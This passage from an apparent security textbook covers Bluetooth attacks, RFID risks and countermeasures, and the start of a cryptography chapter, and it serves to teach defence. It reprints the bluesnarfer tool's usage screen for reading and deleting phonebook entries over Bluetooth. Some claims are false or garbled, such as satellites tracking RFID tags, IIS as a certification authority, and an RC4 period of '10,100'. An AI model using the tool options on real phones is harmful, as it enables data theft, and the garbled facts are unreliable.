Another form of the denial-of-service attack is exhausting the battery of the target device by overwhelming it with data transfers. The attack can also be used to drain power from a device with a low battery level. The attacker has to be in radio proximity to achieve the attack, and he or she must work around any security roadblocks on the target device while requesting data.

Bluedumping Attack

Bluedumping is an attack method used to cause a Bluetooth-enabled device to dump the stored link key, which gives the attacker a chance to sniff the key-exchange process. Sniffing the key-exchange process allows the attacker to obtain the encryption keys. The attacker must know the `BD_ADDR` of a set of paired devices to carry out a Bluedumping attack.



The attacker spoofs one of the device's addresses and connects to the other device. When the victim's device requests authentication, the attacker's device responds with an `HCI_Link_Key_Request_Negative_Reply` instead of the link key. This causes the target device to delete its own link key and to go into pairing mode.

Bluediving

Bluediving is a Bluetooth penetration-testing suite. It implements attacks such as Bluebugging, Bluesnarfing, and Bluesmacking.

It also executes the following actions:

Bluetooth address spoofing

Implements tools like carwhisperer, bss, L2CAP packetgenerator, L2CAP connection resetter, and RFCOMM scanner

Greenplaque scanning mode (using more than one human-computer interface device)

Figure 8-2 shows a screenshot from Bluediving.

```

root@kali: ~
File Edit View Search Terminal Help
bluesnarfer: you must set bd_addr
bluesnarfer, version 0.1 -
Usage: bluesnarfer [options] [AT+CMD] -b bt_addr

AT+CMD : valid AT+CMD (GSM EXTENSION)
TYPE : valid phonebook type ..
example : "DC" (diald call list)
          "SM" (SIM phonebook)
          "RC" (received call list)
          "XX" much more

-b bdaddr : bluetooth device address
-C chan : bluetooth rfcomm channel

-c AT+CMD : custom action
-r N-M : read phonebook entry N to M
-w N-M : delete phonebook entry N to M
-f name : search "name" in phonebook address
-s TYPE : select phonebook memory storage
-l : list aviable phonebook memory storage
-i : device info
root@kali: ~#

```

Figure 8-2 Bluediving implements a number of different Bluetooth attacks.

Countermeasures

Besides using tools that monitor the security of a Bluetooth network, users can take several simple precautions to protect his or her device, such as the following:

- Encrypting sensitive data
- Turning Bluetooth off when it is not in use
- Purchasing devices that use long PIN numbers. The longer the number is, the harder it is to crack.
- Minimizing the device's transmission power
- Preventing data theft by using additional security at the software level and password protection on the physically protected Bluetooth device

- Requesting reauthentication while accessing sensitive information or a sensitive service, and for every L2CAP request
- Storing Bluetooth devices safely
- Using RF (radio frequency) signatures
- Preventing other devices from acquiring the user's PIN while pairing
- Minimizing the network range to limit the electric power consumed
- Turning off unnecessary SCO/eSCO links
- Carefully selecting the location at which the Bluetooth devices generate the initialization keys when they first meet
- Using the unit key for devices having restricted resources
- Updating the user's device with the latest software to avoid security vulnerabilities

Section 3: RFID Hacking

After completing Section 3, you should be able to:

- Understand RFID
- Understand components of RFID systems
- Understand RFID collisions
- Understand RFID risks
- Understand RFID security and privacy threats
- Understand vulnerabilities with RFID-enabled credit cards
- Implement countermeasures against RFID attacks
- Understand the RFID hacking tool RFDump
- Understand RFID security controls

What If?

Halifax, a U.K. bank, began issuing customers RFID-enabled bank cards that used Pay Wave technology. Pay Wave technology allows customers to make transactions of up to 10 euros without entering a PIN or signature. A customer named Pete was issued a Pay Wave card, but was not interested in using the card and shredded it. He planned to continue using the debit card he was previously issued that did not use Pay Wave technology. However, his transactions with the older debit card were blocked. When he contacted the bank's help line, he discovered that his previous bank card had been automatically canceled when he was issued the new bank card. Halifax forcibly made customers use the newly issued cards. Pete did not want to use the RFID-enabled card because it did not

require any authorization for transactions, making it highly insecure. Eventually, Halifax issued Pete a new, non-Pay Wave bank card.

- Was Pete justified in not wanting to use the Pay Wave technology?
- Should Halifax have given all of its customers the ability to opt out of the new technology? Why or why not?

Introduction to RFID Hacking

This chapter focuses on RFID hacking. It first presents a general overview of RFID technology and the components that make up RFID systems. It then discusses RFID collisions and the risks associated with implementing RFID systems. The chapter covers RFID security and privacy threats, specific vulnerabilities with RFID-enabled credit cards, countermeasures used to avoid RFID attacks, RFID malware, RFID exploits, and the RFDump hacking tool. It concludes by enumerating the RFID security controls.

RFID (Radio Frequency Identification)

RFID (radio frequency identification) is an automatic identification method that uses radio waves to identify an object. The identity of the object, in the form of a unique serial number, is stored on RFID tags (also known as transponders) and retrieved using readers. The RFID tags transmit the identification information to a **tag reader**, and the reader converts the radio waves reflected back from the RFID tag into digital information and passes the information to a computer system. This technology does not require contact for data to be transferred between the data-carrying device (the RFID tag) and its reader.

Components of RFID Systems

RFID systems are composed of the following basic components.

Tags

RFID tags can be attached to products, animals, or people and are electronically programmed with unique serial numbers used for identification purposes. Each **RFID tag** has a silicon microchip (to store the serial number and any additional information) that is hooked to an antenna that detects a reader's activation signal and transmits signals to the reader.

The following types of RFID tags are available:

- *Passive tags*: These tags operate using power from the reader, which sends out radio waves that induce a current in the tag's antenna; therefore, an internal power source is not required. Passive tags are small and inexpensive, but their identification range is somewhat limited. These tags contain a read-only chip.
- *Active tags*: These tags have a transmitter and their own power source (a battery), which is used to run the microchip's circuitry and send a signal to the reader. Active

tags are larger and more expensive than passive tags, but the identification range is larger. These tags typically contain a read-write chip.

- *Semipassive tags*: These tags require an internal power source (a battery) to run the chip's circuitry, but communicate by using power from the reader.

Tag Readers

Tag readers can either be mounted on a fixed location or held in the hand. Depending on the radio frequency and power output used, they emit a broad range of radio waves. The **RFID tag antenna** is tuned to receive these waves. Thus, when an RFID tag passes through an electromagnetic zone, it detects the tag reader's activation signal. The tag sends waves back to the reader. The reader decrypts the encrypted data present in the integrated circuit of the tag and sends the extracted data to the host computer for processing (Figure 8-3).



Figure 8-3 RFDump displays the metadata information within an RFID tag.

RFID Tag Antenna

An RFID tag antenna is bundled with a transceiver and a decoder. Radio signals are emitted by the antenna to activate the tag. The tag then transmits the information on its microchip to the antenna. The antenna reads the data from the tag, and if the tag contains a read-write chip, the antenna can write data to the tag as well.

RFID Controller

An RFID controller is used in a store or distribution center environment. It supports the following functions:

- Provides connectivity that is either synchronous or asynchronous
- Provides software deployment including device drivers, filters, aggregators, and dynamically loaded software modules
- Ensures security that authenticates the readers at the edge

RFID Premises Server

An RFID premises server is used in a store or distribution center. It supports the following functions:

- Adds persistence for storing all incoming RFID events from controllers
- Ensures that commands and data are passed to the network using synchronous or asynchronous communication
- Provides limited support for process management
- Sends and receives commands and data from the server through synchronous or asynchronous methods, behaving like a gateway to the RFID integration server

RFID Integration Server

It supports the following functions:

- Offers process integration with complex management
- Improves RFID data from existing sources, which provides the ability to clean and validate the data
- Integrates business-to-business processes and various graphical user interfaces
- Allows customers to select various software products to replace servers or to implement their own replacement solution

RFID Collisions

RFID Tag Collision

RFID tag collision occurs when an RFID tag reader energizes numerous tags and the tags' respective signals are reflected back to the reader simultaneously. This tag collision confuses the reader, and it cannot differentiate the signals. This usually happens when large volumes of tags are read together in the same RF field.

Various systems have been developed to isolate individual tags and prevent tag collision. Although these systems vary from vendor to vendor, one such system causes the reader to transmit a “gap pulse” to the tags whenever tag collision has occurred. When each tag receives this signal, it asks a random number counter to determine the amount of time to wait before sending its data. The tags wait for the interval of time to pass before sending the data, allowing the data to be sent separately.

RFID Reader Collision

RFID reader collision occurs when the coverage area of one RFID reader overlaps the coverage area of another reader. This collision causes two problems:

1. *Signal interference:* This problem arises when the RF fields of two or more readers overlap and interfere. Programming the readers to read at fractionally different times can help solve this. However, even using this technique, some tags may be read twice.

2. *Multiple reads of the same tag*: This problem arises when the same tag is read once by each of the overlapping readers. To solve this issue, the RFID system must be programmed to read each tag only once in a session.

RFID Risks

Although RFID technology may enable an organization to increase its efficiency and effectiveness, and support supply chains and other applications using RFID technology, there are some risks involved. RFID technology combines a number of different computing and communications technologies, which makes it complex, and this complexity involves risks. If organizations want to successfully implement RFID technology, they must understand the risks involved and how to manage them. The risks are as follows:

- *Business process risk*: Direct attacks on RFID system components could potentially undermine the business processes the RFID system was designed to enable.
- *Business intelligence risk*: An adversary or competitor could gain unauthorized access to RFID-generated information and use it to harm the interests of the organization implementing the RFID system.
- *Privacy risk*: Personal privacy rights or expectations may be compromised if an RFID system uses what is considered personally identifiable information for a purpose other than originally intended or understood. The personal possession of functioning tags also is a privacy risk because it could enable tracking of those holding tagged items.
- *Externality risk*: RFID technology could represent a threat to non-RFID networked or collocated systems, assets, and people.

The fact that RF communication is invisible to operators and users increases all of these risks because this makes it more difficult to identify unauthorized behavior.

Business Process Risk

Organizations often implement RFID systems to replace or enhance a paper-based or partially automated process. If the RFID system is not properly implemented with business continuity planning, it may be less resilient to disruptions than the original system it replaced. As an example, a warehouse replaces its paper-based inventory management system with an RFID-enabled system. The paper system involves storing completed forms at the warehouse and sending the duplicates of the forms to a central office, while the new RFID system locates its back-end database servers at a single computing center. In this environment, the paper system might be more resilient to a local disaster than the RFID system despite the increased efficiency, accuracy, or effectiveness of the RFID-enabled business process.

If any component or subsystem of the RFID system fails, it could result in systemwide failure. In the warehouse example, systemwide failure may occur due to a loss of the network connection between the warehouse and the computing facility, a software virus that disables critical middleware functionality, or a new source of radio interference that prevents readers from accurately reading tags. If an RFID system is unavailable, the business process may slow down, or critical business or operational records may be lost. If the system is mission critical, the consequences could be devastating to the organization's performance.



Human causes, which may be intentional or unintentional, and natural causes both pose business process risks. Cloning is an intentional attack on an RFID business process. In this type of attack, an adversary reads information from a legitimate RFID tag and then programs another tag or device to emulate the behavior of the legitimate tag. Another example of an intentional attack on an RFID business process occurs when, in order to get a better price on an expensive item in a store, a person removes a tag from the item it is intended to identify and attaches it to another item.

Business process risk also involves problems that may occur outside of the RF subsystem. If the network supporting the RFID has problems, this will most likely cause problems with the RFID system as well. If a supplier is unable to write manifest data to a tag, the recipient cannot use that data in its operations even if its RFID readers and network infrastructure are fully functional. Servers hosting RFID middleware, databases, analytic systems, and authentication services are all points of failure. Due to the wide variety of potential threats, a comprehensive assessment of the business process risks must be performed in order to avoid them.

Business Intelligence Risk

RFID supports wireless remote access to information about assets and people that either previously did not exist or was difficult to create or dynamically maintain. Wireless remote access is a significant benefit. However, if proper controls are not in place, a business intelligence risk exists because unauthorized parties can access that information.

A competitor or adversary can gain information from the RFID system in a number of ways, including eavesdropping on RF links between readers and tags, performing independent queries on tags to obtain relevant data, or obtaining unauthorized access to a back-end database storing information about tagged items. Supply chain applications may be particularly vulnerable to this risk because a variety of external entities may have read access to the tags or related databases. The risk of unauthorized access is only realized when the unauthorized party does something harmful with the information.

Sometimes obtaining this information triggers an immediate response. For example, someone may use a reader to determine whether a shipping container holds expensive electronic equipment and then break into the container when it gets a positive reading. This is an example of targeting.

In other cases, data are aggregated over time to provide intelligence regarding an organization's operations, business strategy, or proprietary methods. For instance, an organization could monitor the number of tags entering a facility to determine the business's growth or operating practices. If a warehouse recently received a number of very large orders, that information could trigger an action in financial markets or prompt a competitor to change its prices or production schedule.

Privacy Risk

RFID technology presents several privacy risks. Privacy risks affect individuals as well as organizations implementing RFID technology. The privacy risk for an individual involves the unauthorized revelation of personal information and the personal consequences of that breach. For example, organizations may collect personal information for a particular purpose, such as to complete a financial transaction or grant an individual access to a facility.

However, they may later use that information for a different purpose that an individual finds undesirable, such as conducting a direct marketing campaign. Similarly, organizations implementing RFID systems to serve a particular business process may not be aware that the RFID information could be used for unintended purposes including targeting or tracking individuals, or disclosing personal practices or preferences to unauthorized third parties.

Privacy risks for the implementing organization can include the following:

- Penalties if the organization does not comply with privacy laws and regulations
- Customer avoidance or boycott of the organization because of real or perceived privacy concerns about RFID technology
- Legal liability for any consequences of weak privacy protection
- Employees, shareholders, and other stakeholders disassociating from the organization due to concerns about corporate social responsibility

Business objectives often conflict with privacy objectives. Organizations benefit from the analysis and sharing of personal information obtained from RFID technology, but these activities may violate the privacy rights or expectations of citizens and consumers. Similarly, methods to protect personal privacy may pose a business process risk. For example, consumers may want tags to be disabled at point of sale so they cannot be used for tracking purposes afterward. However, if it is easy to disable a tag at point of sale, then it may also be easy for adversaries to disable tags prior to point of sale, thereby disrupting the business process. Moreover, organizations may want to use tags after point of sale for postsale support, recalls, and other purposes.

If an individual possesses tags from multiple organizations, the privacy risk may increase. This is because someone reading the tags can then combine and correlate information to profile individuals in ways that none of the organizations alone may have anticipated. For example, if a consumer purchases a tagged item and the tag is not disabled or removed, the seller (or someone else) could subsequently use the tag to reveal the presence of that person in another location and time. The consumer may have purchased the item with cash, presuming to remain anonymous in the transaction. However, if the consumer also carries another tag that reveals the consumer's identity, such as an RFID-enabled identification card, someone may be able to surreptitiously read both tags to establish an association between the purchased item and the consumer's identity that did not exist previously. As people possess more tagged items and readers become more prevalent in everyday life, the potential for complex associations and inferences increases.

Other factors that impact the level of privacy risk include the following:

- Whether personal information is stored on tags
- Whether the tagged items are considered personal (e.g., pharmaceuticals, devices that would reveal a medical condition, or a book that might reveal a political or religious affiliation)
- The likelihood that the tag will be in the proximity of compatible readers
- The length of time records are retained in analytic or archival systems
- The effectiveness of RFID security controls, in particular:
 - The efficiency of tag memory access control and authentication mechanisms



- The ability of tags to be disabled after their use in a business process has been completed
- The ability of users to effectively shield tags to prevent unauthorized read transactions

Externality Risk

RFID systems typically are not isolated from other systems and assets in the enterprise. Every connection point between the RFID system and something outside the RFID system represents a potential vulnerability for the entity on the other side of the connection, whether that is an application process, a valued asset, or a person. Externality risks are present for both the RF and enterprise subsystems of an RFID system. The main externality risk for the RF subsystem are the hazards of electromagnetic radiation, which could range from adverse human health effects to the ignition of a combustible material, such as fuel or ordnance. The main externality risk for the enterprise subsystem are successful computer network attacks on networked devices and applications. Computer network attacks can involve malware (e.g., worms and viruses) or attack tools that exploit software vulnerabilities and configuration weaknesses to gain access to systems, perform a denial of service, or cause other damage. The impact of computer network attacks can range from performance degradation to the complete compromise of a mission-critical application.

Hazards of Electromagnetic Radiation RFID technology, like any other radio technology, relies on the use of electromagnetic radiation to communicate information. The potential risks of electromagnetic radiation include the following:

- Hazards of electromagnetic radiation to people (HERP)
- Hazards of electromagnetic radiation to ordnance (HERO)
- Hazards of electromagnetic radiation to fuel (HERF)
- Hazards of electromagnetic radiation to other materials including medical supplies such as blood products, vaccines, and pharmaceuticals

Computer Network Attacks RFID technology represents a new attack vector on an enterprise network. Once RFID systems are implemented, attackers can possibly reach non-RFID and enterprise subsystem computers through a reader. However, no such attack is known to have successfully occurred. If the system involves wireless handheld readers, then the wireless link between the reader and the networked middleware servers is another point of entry that could be used by an attacker. Once RFID servers are compromised, they can be used to launch attacks on other networked systems. Attack possibilities include the introduction of malware (e.g., a worm or virus) or the exploits of a single adversary compromising one computer at a time. Once additional systems are compromised, all types of adverse consequences to the IT infrastructure are possible, including loss of confidentiality, integrity, and availability.

While the risk of network compromise through an RFID interface is considered low, it is possible, especially as the number of RFID reader, middleware, and enterprise applications increases. RFID air-interface protocols do not support the execution of remote commands on the RFID interface. However, if the reader accepts data formats outside those

expected by the protocol, then an adversary could conceivably exploit a buffer overflow vulnerability on a reader by sending noncompliant data. If the system is poorly designed, the adversary may be able to insert code or commands in memory buffers that are read by processes that can execute administrative functions such as disabling security controls. In this case, the adversary could gain full control of the device and use that control to attack other systems.

RFID Security and Privacy Threats

RFID uses the powerful capability of wireless identification to reveal the nature and location of physical objects. For this reason, RFID is a favorite target for attackers, who may use the following methods to carry out an attack:

- Sniffing
- Tracking
- Spoofing
- Replay attacks
- Denial-of-service attacks

Sniffing

RFID tags are designed to be readable by any compliant reader; therefore, they are indiscriminate. But this leads to unauthorized readers reading the tags from a distance, which affects privacy. Attackers may collect RFID data by overhearing something on the wireless RFID channel or by eavesdropping on a wireless network. Unauthorized access of tag data leads to serious privacy implications. Medical and personal details can be revealed by the data collected using tags, which can cause denial of insurance coverage or employment of a person. If the collected data reveal information about a product, it can cause a loss of business.

Tracking

Through the use of tracking, entire groups of people as well as individuals can be monitored by RFID technology. RFID facilitates secret monitoring of an individual's location and actions. RFID readers can be strategically placed to catch the unique responses from the RFID tags of individuals and to help identify the person associated with a tag. However, if there is a recurring group of tags without associated unique identifiers, an individual can still be monitored by LEO (low Earth orbit) constellations. An **LEO constellation** is a group of LEO satellites that have the ability to monitor and track RFID signals.

Spoofing

A spoofing attack occurs when attackers mimic genuine RFID tags by writing suitably formatted data on blank RFID tags. Tag cloning is another type of spoofing attack that produces illegal copies of legitimate RFID tags. For example, in a supermarket the item tags can be replaced with similar tags so that thieves can purchase the items at cheaper



prices. Similarly, digital signature transponders can be cloned, allowing attackers to unlock a DST-based car immobilization system and purchase gasoline.

Replay Attacks

Relay devices interrupt and retransmit RFID queries, which the attackers use to attack various RFID applications. RFID-enabled license plates and e-Plates are examples of current RFID systems that are vulnerable to attack by a relay device. The encrypted code of these active e-Plates is stored in the local government's vehicle database. When an attacker scans the license plates of other cars, he or she records the encrypted identifier and replays it later.

Denial-of-Service Attacks

To work properly, RFID systems must have properly managed RFID tags and back-end databases; otherwise, attackers can exploit them to carry out a denial-of-service attack. Thieves can steal RFID-tagged items either by removing the tags or by placing them in a foil-lined booster bag that blocks RFID query signals and temporarily deactivates the items. If the tags are removed from RFID tagged items and then wrapped in a foil-lined booster bag, the tags cannot be detected by readers. If attackers remove the RFID tags and place them on other items, the RFID system records useless data. Another denial-of-service attack can occur if the attacker floods the RFID system by providing more data than it can handle normally.

Vulnerabilities in RFID-Enabled Credit Cards

RFID-enabled credit cards, in particular, are vulnerable to the following types of attacks:

- *Tracking attacks:* In a tracking attack, a merchant violates the expected use of the RFID credit card readers. A merchant may use the credit card reader to exploit the credit card and determine when it is used and if it is used with any other credit card.
- *Eavesdropping attacks:* In an eavesdropping attack, the attacker uses an antenna to read or record the communication between the tag and the reader; this happens only in live communications (during direct purchase at stores).
- *Skimming attacks:* In a skimming attack, the attacker may be a dishonest merchant or employee. The attacker uses a small skimming device, such as a magnetic stripe reader. A skimming device is installed behind the panel of a credit card reader, so when a customer pays with a credit or debit card, the attacker swipes that card on the machine, and the details are obtained from the card.
- *Replay-and-relay attacks:* In a replay and relay attack, the attacker sends an exact replay of the radio signals from the transponder's end, which records the past transaction between the RFID reader and the tag. An attacker in the middle of the network uses an authorized reader to get access to the authorized tag.
- *Cross-contamination attacks:* A cross-contamination attack occurs when an attacker acquires the cardholder's private information, such as the cardholder's name, number, and expiration date. Then the attacker can use these data to either create a magstripe card, reencode the stripe of an existing card, or perform a transaction that doesn't require an actual card, such as an online purchase.

Countermeasures Used to Avoid RFID Attacks

If an organization implements RFID technology, there are a number of countermeasures the organization can take to protect the RFID devices. Individuals can also use certain countermeasures to protect themselves.

RSA Blocker Tags

RSA blocker tags look like RFID tags and are the same size. When an attacker tries to scan tags without proper authorization, the RSA blocker tags emit radio frequencies that cause the RFID readers to shun data from the source because they believe they are receiving unwanted data or spam. This maintains a consumer's privacy.

Kill Switches

Kill switches can be incorporated into the chips within RFID tags. If these switches are used, a command can be sent to deactivate the tag, and it can never be reactivated. Consumers are usually given the option of disabling the RFID tag before leaving a store; this helps to avoid profiling and stealth tracking.

Cryptography

Developers have established lightweight versions of symmetric-key and public-key cryptography to protect RFID tags from attacks.

Detection and Evasion

Consumers can use devices such as RFID Guardian to detect unauthorized RFID activity and then take their own evasive measures to avoid the attack.

RFID Guardian RFID Guardian is a portable, battery-powered device that mediates interactions between RFID readers and RFID tags. Its functions include auditing, key management, access control, and authentication.

RFID Guardian contains an RFID reader and tag emulation capabilities that enable it to audit and control RFID activity. It audits the activity by monitoring RFID scans and tags in its vicinity, which can indicate if there is any unauthorized RFID activity.

The security functionality within modern RFID tags may require the use of associated key values. These present logistical issues because the keys must be acquired, stored, and available for use at appropriate times. RFID Guardian manages RFID tag keys by either transferring the key information explicitly over a secure channel or allowing consumers to manually enter key values through the user interface. Consumers can also use it to periodically regenerate tag keys, reencrypt tag data, and refresh tag pseudonym lists.

If an RFID tag cannot directly authenticate an RFID reader, RFID Guardian authenticates the reader and allows RFID queries originating from the authenticated RFID reader.

Temporary Deactivation

RFID tags can be deactivated at checkout to protect them from threats. On-tag mechanisms are also available for tag deactivation. EPC global tags have a password-protected capability that



deactivates the tags permanently. More expensive tags have a password-protected function that allows the tag to be temporarily deactivated and then reactivated once the threat passes.

Other Techniques

There are several techniques available to protect RFID devices from an attack. By changing the outward show pseudonym of RFID tags (the information the RFID tag presents when queried, like the broadcast SSID from wireless access points), tags prevent devices from unauthorized access. Trusted RFID readers or an on-tag pseudorandom number generator periodically refreshes the pseudonyms.

Chapter Summary

- A USB (Universal Serial Bus) device is a type of peripheral (a physical input-output device) that can be plugged into a USB port.
- Attackers may use electrical attacks, software attacks, or buffer overflow attacks in an attempt to use USB drives to extract private data from or gain administrative access to a computer.
- USB hacking tools can be used to attack USB devices. These tools can be used to silently copy files from any connected USB flash drive on the system, send downloaded contents to remote locations, recover security-related information (such as passwords) from systems, and so forth.
- USB security tools, which recognize when a USB device is plugged into the host computer or its network, can be used to prevent USB attacks. They may block all USB storage devices except those that are trusted; encrypt and compress files in USB storage devices; enforce centralized USB port access control to prevent the unauthorized use of removable media that connects to the computer's USB ports; scan, cure, delete, or monitor virus infections; and so forth.
- USB attacks can be prevented by using countermeasures, such as disabling AutoRun, scanning USB devices with antivirus software whenever they are plugged into a system, using conformal coatings to protect components from probing and tampering, and so forth.
- Bluetooth is a short-range wireless communication protocol that replaces the cables connecting devices. It connects wirelessly between mobile phones, computers, MP3 players, and more.
- Common uses of Bluetooth include communicating with wireless phones, transferring data between PDAs and PCs, connecting a printer, keyboard, or mouse to a PC without cables, and sending photos and ringtones from one device to another.
- Bluejacking is the sending of unsolicited or unwanted messages through Bluetooth to other devices.
- Bluesnarfing is the accessing of sensitive data through a Bluetooth-enabled device.
- RFID (radio frequency identification) is an automatic identification method that uses radio waves, RFID tags, and RFID readers to identify an object and transmit data associated with the object.

- Tag collision in RFID systems occurs when numerous tags are energized by the RFID tag reader and the tags reflect their respective signals back to the reader simultaneously.
- RFID technology combines a number of different computing and communications technologies. This complexity creates the following risks: business process, business intelligence, privacy, and externality.
- RFID technology enables an organization to significantly change its business processes. However, to successfully implement RFID technology, organizations must understand the risks involved and how to manage them.
- Attackers use sniffing, tracking, spoofing, replay attacks, and denial-of-service attacks when attempting to obtain unauthorized access to the information stored on RFID tags.
- Countermeasures used to avoid RFID attacks include RSA blocker tags, kill switches, cryptography, detection and evasion, and temporary deactivation.

Key Terms

bluebugging	Electrically Erasable Programmable Read-Only Memory (EEPROM)	RFID reader collision
bluedumping	LEO (low Earth orbit) constellation	RFID system
bluejacking	Master Session Key (MSK) pairing	RFID tag
blueprinting	peripheral	RFID tag antenna
bluesmacking	piconet	RFID tag collision
bluesnarfing	RFID (radio frequency identification)	tag reader
Bluetooth		USB (Universal Serial Bus) device
BTKeylogging		USB port
BTVoiceBugging		

Review Questions

1. How do devices communicate using Bluetooth?

2. Which Bluetooth attack sends unsolicited messages over Bluetooth to devices such as PDAs and mobile phones?



3. Write a brief description of radio frequency identification (RFID) and provide some examples of its use.

4. Explain how attackers use a software attack on USB devices.

5. How can you attack Windows using USB devices?

Hands-On Projects



1. Perform the following steps:
 - Navigate to Chapter 8 in MindTap or on the Student Resource Center.
 - Open “Security Overview of Bluetooth.pdf” and read the content.
2. Follow these steps:
 - Navigate to Chapter 8 in MindTap or on the Student Resource Center.
 - Open the document titled “Understanding RFID Challenges and Risks.pdf” and read the content.
3. Follow these steps:
 - Navigate to Chapter 8 in MindTap or on the Student Resource Center.
 - Open the document titled “u3_technology_v1.0.pdf” and read the content.



Cryptography

After completing this chapter, you should be able to:

- Understand public-key cryptography
- Identify a digital signature
- Explain RSA
- Explain algorithms and security
- Explain a message digest
- Understand SHA
- Explain SSL
- Understand SSH
- Name code-breaking methodologies
- Explain the various cryptography attacks
- Name various cracking tools

What If?

Last year, just after the Snowden leaks, the U.S. Government warned that NSA surveillance revelations will make it harder to track bad guys trying to harm the United States, as disclosures can be helpful to terrorist groups.

In response to the NSA revelations, the terrorists at Al-Qaeda have started using stronger encryption techniques in order to bypass the standard cryptographic protections in its various communications, according to the recent report released by the *Threat Intelligence* company Recorded Future.

The analysis carried out by the intelligence firm revealed that the infamous terrorist organization *Al-Qaeda*, which attacked civilian and military targets in various countries, has switched to new encryption software for the first time in seven years, following the revelations of the U.S. National Security Agency (NSA) by former contractor *Edward Snowden*.

Al-Qaeda is a global militant Islamist and takfiri organization that operates as a network comprising both a multinational, stateless army and a radical Sunni Muslim movement calling for global jihad.

(Kumar, Mohit. “Terrorist group Al-Qaeda uses new encryption softwares after NSA revelations.” *The Hacker News*. 14 May 2014. Web. 01 May 2015. <http://thehackernews.com/2014/05/al-qaeda-encryption-tool.html>)

- How do criminals use encryption to avoid detection by intelligence organizations?
- What can governments and law enforcement do to monitor these organizations and prevent criminal activity?

Introduction to Cryptography

The word *crypto* is derived from the Greek word *kryptos*, meaning “concealed, hidden, veiled, secret, or mysterious.” *Graph* is derived from *graphia*, which means “writing”; hence, *cryptography* means “the art of secret writing.” **Cryptography** is the practice of concealing information by turning it into an unreadable code. This is done through the use of a key or encryption scheme. A simple example of an encryption key is: A = 1, B = 2, C = 3, etc. This key tells the key holder that each letter in a message has been replaced with a corresponding number, allowing the key holder to decode the message. This technique, called a **symmetric key system**, requires that both the sender and the receiver of the message possess the same key. Because the sender and receiver must share the key prior to sending any messages, this technique is of limited use for the Internet where individuals who have not had prior contact frequently require a secure means of communication. The solution to this problem is public-key cryptography.

Public-Key Cryptography

Whitfield Diffie and Martin Hellman introduced the concept of public-key cryptography in 1976, in order to solve key-management problems. According to this concept, individuals

receive a public key and a private key. The public key is publicly available, but the private key is held as a secret. Public-key cryptography is a type of asymmetric encryption. An **asymmetric key system** is an encryption method using a key pair, one public key available to anyone, and one private key held only by the key owner, that is used to provide confidentiality, integrity, authentication, and nonrepudiation in data management. Public-key encryption uses the following sequence to send a message (Figure 9-1):

1. An individual finds the public key of the person he or she wants to contact in a directory.
2. This public key is used to encrypt a message that is then sent to the intended recipient.
3. The receiver uses the private key to decrypt the message and reads it.




Figure 9-1 Public-key encryption is asymmetric.

No one but the holder of the private key can decrypt a message composed with the corresponding public key. This increases the security of the information because all the communications involve only the public keys; the private keys are never transmitted or shared.

The public keys must be linked with the usernames in a secured method to ensure that information is not intercepted by individuals claiming to be the intended recipient. This authentication need is met with the use of digital signatures.

Digital Signature

A **digital signature** is a cryptographic means of authentication. Public-key cryptography, because it uses asymmetric encryption, is used to create a digital signature. A hash function is an algorithm that is used to create and verify a digital signature. This algorithm creates a digital representation, also known as a fingerprint, of a message. This fingerprint has a hash value that is much smaller than the message, but one that is unique to it. If any change is made to the message, the hash function will automatically produce a different hash value.

The hash value of the original message and the hash function that is used to create the digital signature are required to verify the digital signature. With the help of both the public key and the new result, the verifier checks to see if the digital signature was created with the related private key and whether the new hash value is the same as the original.

Public-Key Certificate A **public-key certificate** is used to verify that an individual's key pair is actually assigned to that individual. Public-key certificates can be obtained by subscribing to a certification authority such as Microsoft Internet Information Services. A certification authority digitally signs the public-key certificate to assure the authenticity of both the public key and the subscriber's identity. The authority's digital signature on the certificate can be verified via the public key of the certification authority recorded in another certificate, which belongs to another certification authority. This certificate can be authenticated through another public key recorded in another certificate, and so on.

The retrieval and verification of digital signatures is made with the help of an online database called a repository. The repository holds the certificates and other information. The certification authority may suspend or revoke the certificate. Figure 9-2 is a flow chart of the public-key communication process.




Figure 9-2 Public keys allow messages to be encrypted so that only the corresponding private key can open them.

Encryption Algorithms

RSA (Rivest Shamir Adleman) RSA is a public-key cryptosystem. It uses modular arithmetic and elementary number theories to perform computations using two large prime numbers. The RSA system is widely used in a variety of products, platforms, and industries. Companies such as Microsoft, Apple, Sun, and Novell build the RSA algorithms into their operating systems. RSA can also be found on hardware secured telephones, Ethernet network cards, and smart cards.

RSA works as follows:

1. Two large prime numbers are taken (a and b), and their product is determined ($c = ab$, in which c is called the modulus).
2. A number e is chosen such that it is less than c and relatively prime to $(a - 1)(b - 1)$. Therefore, e and $(a - 1)(b - 1)$ have no common factors except 1.
3. Separate from this, a number f is chosen such that $(ef - 1)$ is divisible by $(a - 1)(b - 1)$.
4. The values e and f are called the public and private exponents, respectively.
5. The public key is the pair (c, e) ; the private key is the pair (c, f) .
6. It is considered to be difficult to obtain the private key (c, f) from the public key (c, e) . However, if someone can factor c into a and b , then that person can decipher the private key (c, f) .

The security of the RSA system is based on the assumption that such factoring is difficult to carry out, making the cryptographic technique safe.

The process of RSA is illustrated in Figure 9-3.




Figure 9-3 RSA uses modular arithmetic and elementary number theories to perform computations using two large prime numbers.

The following sequence is an example of how RSA algorithms can be used in a practical interchange:

1. The sender of a message encrypts it using a randomly chosen DES symmetric key. **DES (Data Encryption Standard)** is a relatively insecure symmetric key system using 64-bit encryption (56 bits for key size, 8 bits for cyclic redundancy check) to encrypt data.
2. The sender will then look up the recipient's public key and use it to encrypt the DES key using the RSA system.
3. An RSA digital envelope, consisting of a DES-encrypted message and an RSA-encrypted DES key, is sent to the recipient.
4. The recipient will decrypt the DES key and then use the DES key to decrypt the message itself.

RC4 RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations, and is based on the use of a random permutation. According to some analyses, the period of the cipher is likely to be greater than 10,100. For each output byte, eight to 16 system operations are used, meaning the cipher has the ability to run fast when used in software. Products like RSA SecurPC use this algorithm for file encryption. RC4 is also used for safe communications such as traffic encryption (which secures Web sites) and for Web sites that use the SSL protocol.

RC5 RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security) in 1994. The algorithm is a parameterized algorithm with a variable block size, key size, and number of rounds. The block sizes can be 32, 64, or 128 bits. The range of the rounds can vary from 0 to 255, and the size of the key can vary from 0 to 2,040 bits. This built-in variability can offer flexibility at all levels of security. The following three routines are used in RC5:

- Key expansion
- Encryption
- Decryption

In the key expansion routine, the secret key that a user provides is expanded to fill the key table (the size of which depends on the number of rounds). The key table is used for both encryption and decryption. The encryption routine has three fundamental operations: integer addition, bitwise XOR, and variable rotation. The intense use of data-dependent rotation plus the combination of different operations makes RC5 a secure encryption algorithm.

